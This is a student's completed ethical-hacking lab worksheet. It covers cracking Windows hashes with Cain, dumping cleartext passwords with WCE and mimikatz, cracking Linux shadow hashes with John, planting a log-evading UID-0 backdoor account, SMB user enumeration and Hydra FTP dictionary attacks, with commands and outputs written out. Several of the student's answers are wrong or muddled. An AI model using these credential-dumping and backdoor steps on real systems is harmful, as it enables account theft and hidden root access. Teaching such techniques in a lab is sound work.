

Module 10+11+12 Lab - Password Cracking

LESSON TITLE:

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:

Demonstrate cracking password hashes on Windows
Demonstrate cracking password hashes on Linux

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

Passwords play a large role in computer system security. Obtaining a user's password can be a very easy way to hack into a system. In this lab we will take a look at various ways to obtain password files and crack the hashes that protect them.

System/Tools Used:

- Kali Linux (*u: root, p: toor*)
- Metasploit2 (*u:msfadmin, p:msfadmin*)
- Windows XP (*u:hacker, p: toor*) + Cain
- Power down all other systems

Module Activity Description:

Part One: Breaking Windows Passwords with Cain

- *Create the following users and passwords on your Windows XP system.*
- *Hint: You can use the GUI user management or the net user command:*

net user <username> <password> /add

Username	Password
Bart	simpson
Lisa	mycat
Homer	funny
Marge	myblue
Maggie	y!
Moe	!a

Users' passwords are not stored in the Microsoft Windows registry. Instead, password hashes are stored in the SAM file in C:\Windows\System32\Config. There are programs, such as Cain, pwdump, and fgdump that can dump these hashes. Cain is a GUI-based program while pwdump and fgdump are command line tools. Cain can be downloaded from the following link [though it is already installed on your Windows XP VM]: http://www.oxid.it/downloads/ca_setup.exe

- *Log into the **Windows XP** system using the **Hacker** user account. (Password: toor)*
- *Click the shortcut to **Cain** on the Desktop.*
- *Click the **Cracker** tab (key icon) in the middle of the Cain program.*
- ***Right-click** in the white space and select **Add to list**.*

*Verify that **Import Hashes from local system** is selected and click **Next**.*

1. **Paste a screen shot of the list of local Windows accounts and their corresponding hashes.**

User Name	LM Password	NT Password	LM Hash	NT Hash	challenge	Type
Administrator			521AA000F251...	08A00AC0A09...		LM & NTLM
Root			E6000F5EC027...	CAC745137263...		LM & NTLM
Administrator			C110750E1459...	007355C2BADA...		LM & NTLM
Guest	* empty *	* empty *	AAD3B435B514...	31D6CFE0D164...		LM & NTLM
hacker			AA0105100011...	0F044E7051D...		LM & NTLM
happy			0190B7114C75...	EC2F4E59E180...		LM & NTLM
HelpAssistant			56991EC2D5E5...	536BBA5CB471...		LM & NTLM
homer			A24F150036AE...	C703F0FC9500...		LM & NTLM
lisa			D8C770C7E9F5...	EEC1E5498320...		LM & NTLM
Margie			007C25F3D007...	640F6324E7FC...		LM & NTLM
Marge			1C575518D233...	D4FC1018875...		LM & NTLM
Howe			1D2714080E04...	AC7070E96965...		LM & NTLM
SUPPORT_38945a2	* empty *		AAD3B435B514...	31D6CFE0D164...		LM & NTLM
WV02	* empty *	* empty *	AAD3B435B514...	31D6CFE0D164...		LM & NTLM


INFO: The two types of hashes extracted from the SAM file are the LM and NTLM hashes.

The LAN Manager, or LM hash, dates back to the days of MSDOS. It is the default hash used for systems running DOS, Windows 3.11, Windows, 95, Windows ME, Windows NT, Windows 2000, Windows XP, and Windows 2003. Some of the newer operating systems in the list can have their security settings adjusted so that the LM hash will not be used. However, their default operating system setting is to use the LM hash, not NTLM.

The NTLM, or New Technology LAN Manager hash, has been around for a while but it was not until the release of Windows Vista that it became the default hash used. Windows Vista, Server 2008, Windows 7, Server 2012, and Windows 8 all are set to use the NTLM hash by default. However, their security settings can be scaled back to use the older, less secure, LM hash. It is more secure for the OS to use the NTLM hash.

- Right-click in the white space and click on **Select All** to select all accounts.
- Right-click and then Select **Dictionary Attack**, and then select the **NTLM Hashes** choice from the list.
- Right-click in the top pane under the word Dictionary and select **Add to list**.
- First, double-click on the **Wordlists** folder. Now, double-click on **Wordlist.txt**.
- Click the **Start** button in the bottom right corner to start the dictionary attack.

2. Paste a screen shot showing the password hashes that are revealed.



INFO: The wordlist.txt dictionary file that comes with Cain is located in the following directory:

C:\Program Files\Cain\Wordlists. If the plain text passwords are not located within the dictionary file, the plaintext passwords will not be revealed. Another method, such as a brute force attack or Cryptanalysis Attack (Rainbow Table) will have to be utilized.

In order to perform a Cryptanalysis Attack with a Rainbow Table, you will need one or more Rainbow Tables. Rainbow Tables can be created with a program like Winrtgen, which is located in the C:\Program Files\Cain\Winrtgen folder. This program is placed in this folder when Cain is installed on the system. Double-clicking on the Winrtgen.exe file will open up a Rainbow Table generator for Windows. By clicking the add Table button, LM or NTLM rainbow tables can be generated. The time to generate the Rainbow Table will depend on the character set used and the maximum password length. Rainbow Tables can take a few hours or a number of years to generate, depending on the options selected.

- Hold down the **CTRL** key and select the accounts without revealed passwords. Right-click, select **Cryptanalysis Attack > LM Hashes via RainbowTables (RainbowCrack)**


- Click the **Add Table** button in the right hand pane of the LM Hashes cryptanalysis window.
- Browse to the desktop, and choose the LM rainbow table with the name **lm_alpha#1-7_0_2400x40000000_oxid#000.rt**. Double-click on it, then click **Start** to begin the Cryptanalysis Attack.

3. Paste a screenshot showing the additional passwords that are now revealed.



- Hold down **CTRL** and select **Maggie** and **Moe**. (Don't include Help Assistant or Support) Right-click, select **Brute Force Attack**, and then select **LM Hashes**.
- Click the arrow for the dropdown box for the character set. Pick the second character set in the list. For the password length, change the maximum length (Max) to 2 by using your mouse to reduce the max from the default. Click **Start**.

4. Paste a screen show showing the revealed passwords.




INFO: All of the passwords you assigned to the users in this exercise were cracked. The HelpAssistant and Support Accounts were not cracked. These accounts are disabled on the system anyway by default, so it is not really necessary to crack their passwords. Although Brute Force could be used to crack these accounts, it is likely to take a long time. The administrator password will be attacked later using a different technique.

- Right-click in the white space and select **Remove All** to remove the accounts.
- Right-click in the white space of the Cracker tab and select **Add to list**.
- Click the radio button to **Import Hashes from a text file**.
- Click the **Browse** square on the right. Click **Desktop** and click **accounts.txt**.
- Click **Next**. You should see a large list of users, starting with pmanning.
- In order to crack the passwords for all of the users, we can use one of three methods:
 - Cryptanalysis Attack (Rainbow Table)
 - Dictionary Attack
 - Brute Force Attack
- First, let's try to crack as many passwords from the list by using the Rainbow Table.


- To crack the passwords listed, right-click and choose **Select All**.
- All the usernames in the list will be highlighted blue. To crack passwords, right-click and select **Cryptanalysis Attack LM Hashes via RainbowTables (RainbowCrack)**. You should receive the message that 37 hashes of type NTLM loaded...
- Click the **Start** button to begin the Cryptanalysis Attack on the hashes.
- After the Cryptanalysis Attack is over, 32 of 37 plaintext passwords will be revealed.

5. Paste a screen show showing the passwords that were revealed.




- Click **Exit** to leave the Cryptanalysis Attack screen to return to the user list.
- Notice that all but six of the users' passwords have been cracked. Hold down **CTRL** and select the remaining six accounts without revealed passwords. Right-click, select **Dictionary Attack**, and then select the choice for **NTLM Hashes**.
- Before starting the Dictionary Attack, we need to reset the initial file position of the dictionary. If this is not done, the dictionary attack will start from where the attack last left off. It is always a good idea to reset the initial file position of the Dictionary file.

- Right-click on **Wordlist.txt** dictionary file and select **Reset Initial File Position**.
 - Click the **Start** button to attack the 5 loaded hashes of type NTLM.
6. Paste a screen show showing the cracked hashes.



- Notice that all of the users' passwords have been cracked except six of them. Hold down **CTRL** and select the accounts without revealed passwords. Right-click, select **Brute Force**, and then select the choice for **LM Hashes**.
 - Click the arrow for the dropdown box for the character set. Pick the second character set in the list. For the password length, change the maximum length (**Max**) to 2 by using your mouse to reduce the max from the default. Click **Start**.
 - You will receive the message, 3 hashes of type LM loaded. Click **Start**.
7. Paste a screen shot showing the hashes that were cracked.



Questions:

8. What file can be used to generate a Rainbow Table?

A text file

9. Why would you want to change the character set before you attempt a Brute Force Attack?

To put more characters

10. Where is the dictionary file located that comes with the Installation of Cain?

C:\Program Files\Cain\Wordlists

11. Which Microsoft operating systems are unlikely to have LM hashes present?

DOS, Windows 3.11, Windows 95, windows NT, MT, 2000, XP and 2003

Module Activity Description:

Part Two: Dumping Windows Passwords in Clear Text


- Open the shortcut to the command prompt on the **Windows XP Pro** desktop.
- Drag the **wce.exe** file into the Command Prompt window.
- Add a space and a question mark to the command to see the available switches:

C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" ?

- Add a space and a **-w** to the command to dump the cleartext passwords:

C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" -w

12. Paste a screen shot of the results for this command.



```
C:\>"C:\Documents and Settings\hacker\Desktop\wce.exe" -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

hacker\WINXP:toor
NETWORK SERVICE\WORKGROUP:toor

C:\>
```

INFO: *The mimikatz tool can also dump the passwords of other users that have logged on.*

- *Log off as hacker by clicking on the **Start button** and selecting **Log Off**.*
- *Then, click **Log off** a second time when an additional log off box appears.*
- *Log on as **Administrator** with the password of **Ethicalhackin&**.*
- *Click the Start button but **Do NOT LOG OFF**, Select **Switch Users** instead, which will leave Administrator logged into the system.*
- *Log back into the XP system using the **hacker** account with the password of **toor**.*
- *Open the shortcut to the command prompt on the **Windows XP Pro** desktop.*
- *Double-click on the **Win32** folder on the Desktop of the hacker account. Drag the mimikatz.exe file from the Win32 folder into the command prompt Window.*

C:\>"C:\Documents and Settings\hacker\Desktop\Win32\mimikatz.exe"

- *Double-click on the **pass.txt** file in the Win32 folder. Copy the first line, **privilege::debug** and paste it into the mimikatz terminal:*

mimikatz # privilege::debug

- *If successful, you will receive the following message back from the mimikatz prompt:*

**Demande d'ACTIVATION du privilège : SeDebugPrivilege :
OK**

- *Paste the second line from the pass.txt file into the mimikatz terminal:*

mimikatz # sekurlsa::logonPasswords full

13. Paste a screen shot showing the Administrator password. Note: You may need to go back and redo steps 5-12 if you do not see the administrator's password dumped in clear text. These steps should be done in a timely fashion.

```
Authentication Id      : 0:495500424
Package d'authentification : NTLM
Utilisateur principal  : Administrator
Domaine d'authentification : WINXP
msv1_0 :
* Utilisateur : Administrator
* Domaine : WINXP
* Hash LM : 921aa366f261191078be710e0e4ac29b
* Hash NTLM : c8acd9cdad44f747e45d760f8c489dab
kerberos :
* Utilisateur : Administrator
* Domaine : WINXP
* Mot de passe : Ethicalhackin&
wdigest :
* Utilisateur : Administrator
* Domaine : WINXP
* Mot de passe : Ethicalhackin&
Authentication Id      : 0:997
Package d'authentification : Negotiate
```

Questions:

14. What switch allows you to dump plain text passwords with WCE?

Add a space and a -w

15. How does the WCE tool differ from the mimikatz tools? WCE displays hashes and passwords in plain text, while mimikatz stores the logon hashes and the passwords that match

16. What must a user do in order for mimikatz to retrieve a password from RAM? They must be logged on

Module Activity Description:

Part Three: Hacking Linux passwords with Jack the Ripper

Complete the following section on your Kali Linux system

INFO: First, we will examine the passwd file, which contains the list of all of the user

- To view the contents of the passwd file, type:
cat /etc/passwd

- View the permissions on the /etc/passwd file by typing the following command:

```
ls -l /etc/passwd
```

INFO: Notice that all users have at least read permissions.

Only root has write permissions.

At one time, the password was stored in the passwd file. However, due to the fact that the passwd file does not have very restrictive permissions, the password is no longer stored there. Instead, there is an X present, which designates that it is stored in the shadow file.

- To view the contents of the shadow file, type:

```
cat /etc/shadow
```

- To create a new user named yoda, type the following command in the terminal:

```
useradd yoda
```

- To create a new user named chewbacca, type the following command in the terminal:

```
useradd Chewbacca
```

- Now, view the changes made to the passwd file by typing the following:

```
tail /etc/passwd
```

- Next, examine the alterations to the shadow file by typing the following:

```
tail /etc/shadow
```

INFO: The “!” symbol (often called a bang) represents that fact the password has not been set.

- Examine the entries in the auth.log related to account changes by typing:

```
tail /var/log/auth.log
```

Next, we will give each user a password. We will use simple passwords for the exercise, but that should never be done on a production system. Avoid dictionary words because attackers can use programs like John the Ripper to crack short passwords or passwords that are found in a dictionary. Stick to passwords with a minimum of fourteen characters, uppercase and lowercase letters, and special characters. Retype the password and it will be accepted.

For security reasons, the password will not be displayed.

- Set yoda’s password to green by typing “green” twice after typing:

```
passwd yoda
```

- Set chewbacca's password to green by typing **"green"** twice after typing:

passwd Chewbacca

- Next, examine the alterations to the shadow file by typing the following:

tail -n 2 /etc/shadow

INFO: The password hashes are salted, which means if you give two users the same exact password, a different hash will be displayed. When salting is done, you will be unable to perform a rainbow table attack. Instead, you will need to perform a dictionary or brute force attack. You cannot use a rainbow table attack against a hash that has been salted. Both user's passwords were set to "green" but are different because they were salted. Changes to accounts, such as setting a password, will be logged in the auth.log.

- To look for specific information about password changes within auth.log, type:

cat /var/log/auth.log | grep changed

- Start John the Ripper by going to Applications>Password Attacks>John
- This will open a new terminal window.
- Type the following command to attempt to crack the passwords with john:

john /etc/shadow --format=crypt

17. Paste a screen shot of the cracked passwords.

```
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
1g 0:00:00:00 DONE 1/3 (2022-04-21 17:29) 33.33g/s 2133p/s 2133c/s 2133C/s ROOT9
9999..roo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
$6$NiashCTB$trfOvCCUQUFvzYk6WwDEknRlTJuKH7ff/PkbQS.S8ZprZRV5t1C0r1yXK9VMDusHfE0
WA1yzxX4AthfmpKBR1:toor
```

Notice that even though there were only 2 different passwords in the list, the messages from john indicated that it loaded 3 password hashes with 3 different salts. If you need to view the password hashes and the corresponding revealed passwords at future time, you can always retrieve them from the john.pot file where they are stored.

- *To view the password hashes and corresponding passwords, type the following:*

```
cat .john/john.pot
```

Questions: (2 Points each)

18. What is stored within the shadow file?

User account info and encrypted passwords

19. When a user is created on a Linux system, which file has a record of it?

Passwd file

20. What is the command to change a user's password on a Linux system?

Passwd

21. Where does John the Ripper store the passwords after they are cracked?

John.pot file

Module Activity Description:

Part Four: Creating an Additional Account with Root Level Permissions

INFO: On Microsoft Windows operating systems, you can create multiple accounts with administrative rights. On a Linux system, there is usually only one root account. However, if another account is created with a UID of 0, that account will have root level permissions. We will

- *Type the following command to open the passwd file located in the /etc folder:*

```
gedit /etc/passwd
```

- *Copy the first line of the file. Go down in front of the "d" in daemon and hit enter. Go up one line to the blank line and paste the root account info into the 2nd line.*

- Change the name on the second line from root to vader. It will look like this:

```
1 root:x:0:0:root:/root:/bin/bash
2 vader:x:0:0:root:/root:/bin/bash
3 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

- **Save** and close the file.
- Type the following command to open the passwd file located in the /etc folder.

gedit /etc/shadow

- Put your cursor in front of the "d" in daemon. Right-click on the first two lines of the file and click **copy**. Go down in front of d in daemon, hit enter to put daemon on a new line. Then right-click and **paste** to fill the empty line with the root hash.
- Change the name on the third line (line #2) from root to vader. It will look like this:

```
1 root:$6$NiashCTB$tzrf0vCCUQUFvzYk6WWDEknRLTJuKH7fF/
PkbQS.S8ZprZRV5t1C0r1yXK9VMDusHfEGWA1yzxX4AthfmpKBR1:18800:0:99999:7:::
2 vader:$6$NiashCTB$tzrf0vCCUQUFvzYk6WWDEknRLTJuKH7fF/
PkbQS.S8ZprZRV5t1C0r1yXK9VMDusHfEGWA1yzxX4AthfmpKBR1:18800:0:99999:7:::
3 daemon*:17955:0:99999:7:::
```

- **Save** and close the file.

INFO: When we utilized the **useradd** and **passwd** commands during the first task, the commands triggered events in **auth.log**. In this task, however, a user named vader was created with the password of toor, by editing the **passwd** and **shadow** files.

- Type the following to see if there is evidence of the vader account in **auth.log**.

tail /var/log/auth.log

INFO: The reason that there is no evidence of the vader account being created or given a password is because the **/etc/passwd** and **/etc/shadow** files were manually edited.

Another trick we used was the placement of the account. When the yoda and chewbacca accounts were created, they were added to the bottom of the **/etc/passwd** and **/etc/shadow** files.

When new accounts are added, that is the location they are placed.


- Test the new account by logging out of your system and logging back in with the vader account. The password should be the same as your root account.

We were able to log in as our account with root level permissions, but we need to verify that we can perform tasks that only the root account is allowed to do on the system.

- *To prove that you actually do have root level access, type the following:*

head /etc/shadow

22. Paste a screen shot showing the /etc/shadow file.



```
root:$6$NiashCTB$tzrfOvCCUQFvzYk6WWDEknRlTJuKH7fF/PkbQS.S8ZprZRV5t1C0r1yXK9VMDu
vader:$6$NiashCTB$tzrfOvCCUQFvzYk6WWDEknRlTJuKH7fF/PkbQS.S8ZprZRV5t1C0r1yXK9VMDu
daemon*:17955:0:99999:7:::
bin*:17955:0:99999:7:::
sys*:17955:0:99999:7:::
sync*:17955:0:99999:7:::
games*:17955:0:99999:7:::
man*:17955:0:99999:7:::
lp*:17955:0:99999:7:::
mail*:17955:0:99999:7:::
```

Questions: (2 points each)

23. When the useradd command is utilized, which file has a record of the event?

Auth.log

24. When the passwd command is utilized, which file has a record of the event There is no record of this

Module Activity Description:

Part Five: Enumerating users

In the previous sections of this lab, we ran password attacks on systems we were already logged into and/or had access to the user and password hash files. Therefore, it was quite simple to run various attacks knowing the usernames and hashes. These were all examples of offline attacks. Often we may not know the usernames ahead of time, so we have to determine those. This is a process known as enumerating users. There are many different tools we can use.

Part 5.1: Enumerating user with nmap.

- *In order to enumerate the user accounts available on the target machine we will be using the following Nmap script: smb-enum-users. We can run the NMap script by using the following command:*

nmap --script smb-enum-users.nse -p 445 [IP of Metasploitable2]

25. Paste a screen shot of the all the user accounts that you found

Part 5.2: Enumerating user accounts through null sessions with rpcclient

Rpcclient is a Linux tool used for executing client-side MS-RPC functions. A null session is a connection with a samba or SMB server that does not require authentication with a password. No username or password is needed to set-up the connection and therefore it is called a null session. The allowance of null sessions was enabled by default on legacy systems but has been disabled from Windows XP SP2 and Windows Server 2003. The connection uses port 445 which is an open port on our target host as we've seen in the results of the port scan.

- *Set up a null session with metasploitable 2 samba server using the following command:*

`rpcclient -U "" <IP address of Metasploitable2>`

- *Hit enter when prompted for a password.*
- *In the rpcclient prompt run:*

`enumdomusers`

26. Paste a screen shot of the user list this generated.

Module Activity Description:

Part Six: Online Dictionary Password Attacks

Once we have collected potential usernames from either enumeration or through OSINT, we can attempt to crack the passwords with either a dictionary or brute force attack. Either of which will likely take quite a bit of time. In this example, we will create a shortened user list and dictionary for demonstration purposes.

Kali Linux does come with some pre-defined lists for

- *For our example, we will create our own lists.*
- *With your favorite text editor, create a file called: /usr/share/wordlists/metasploitable_users.lst*
- *add the following users (a new line for each.):*
 - *admin*
 - *msfadmin*

- *user*
 - *postgres*
 - *sys*
 - *klog*
 - *service*
- *Next, create a new file called:*

/usr/share/wordlists/metasploitable_pass.lst

- *Add the following words (a new line for each):*
 - *admin*
 - *msfadmin*
 - *postgres*
 - *batman*
 - *123456789*
 - *service*
- *Now we can use Hydra to run a dictionary attack against the ftp service on our Metasploitable2 system.*
- *Run the following command:*

`hydra -L /usr/share/wordlists/metasploitable_users.lst -P /usr/share/wordlists/metasploitable_pass.lst ftp://<IP_metasploitable2> -V`

27. Paste a screen shot showing each of the passwords that were found.



```

Enter WORKGROUP's password:
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
  
```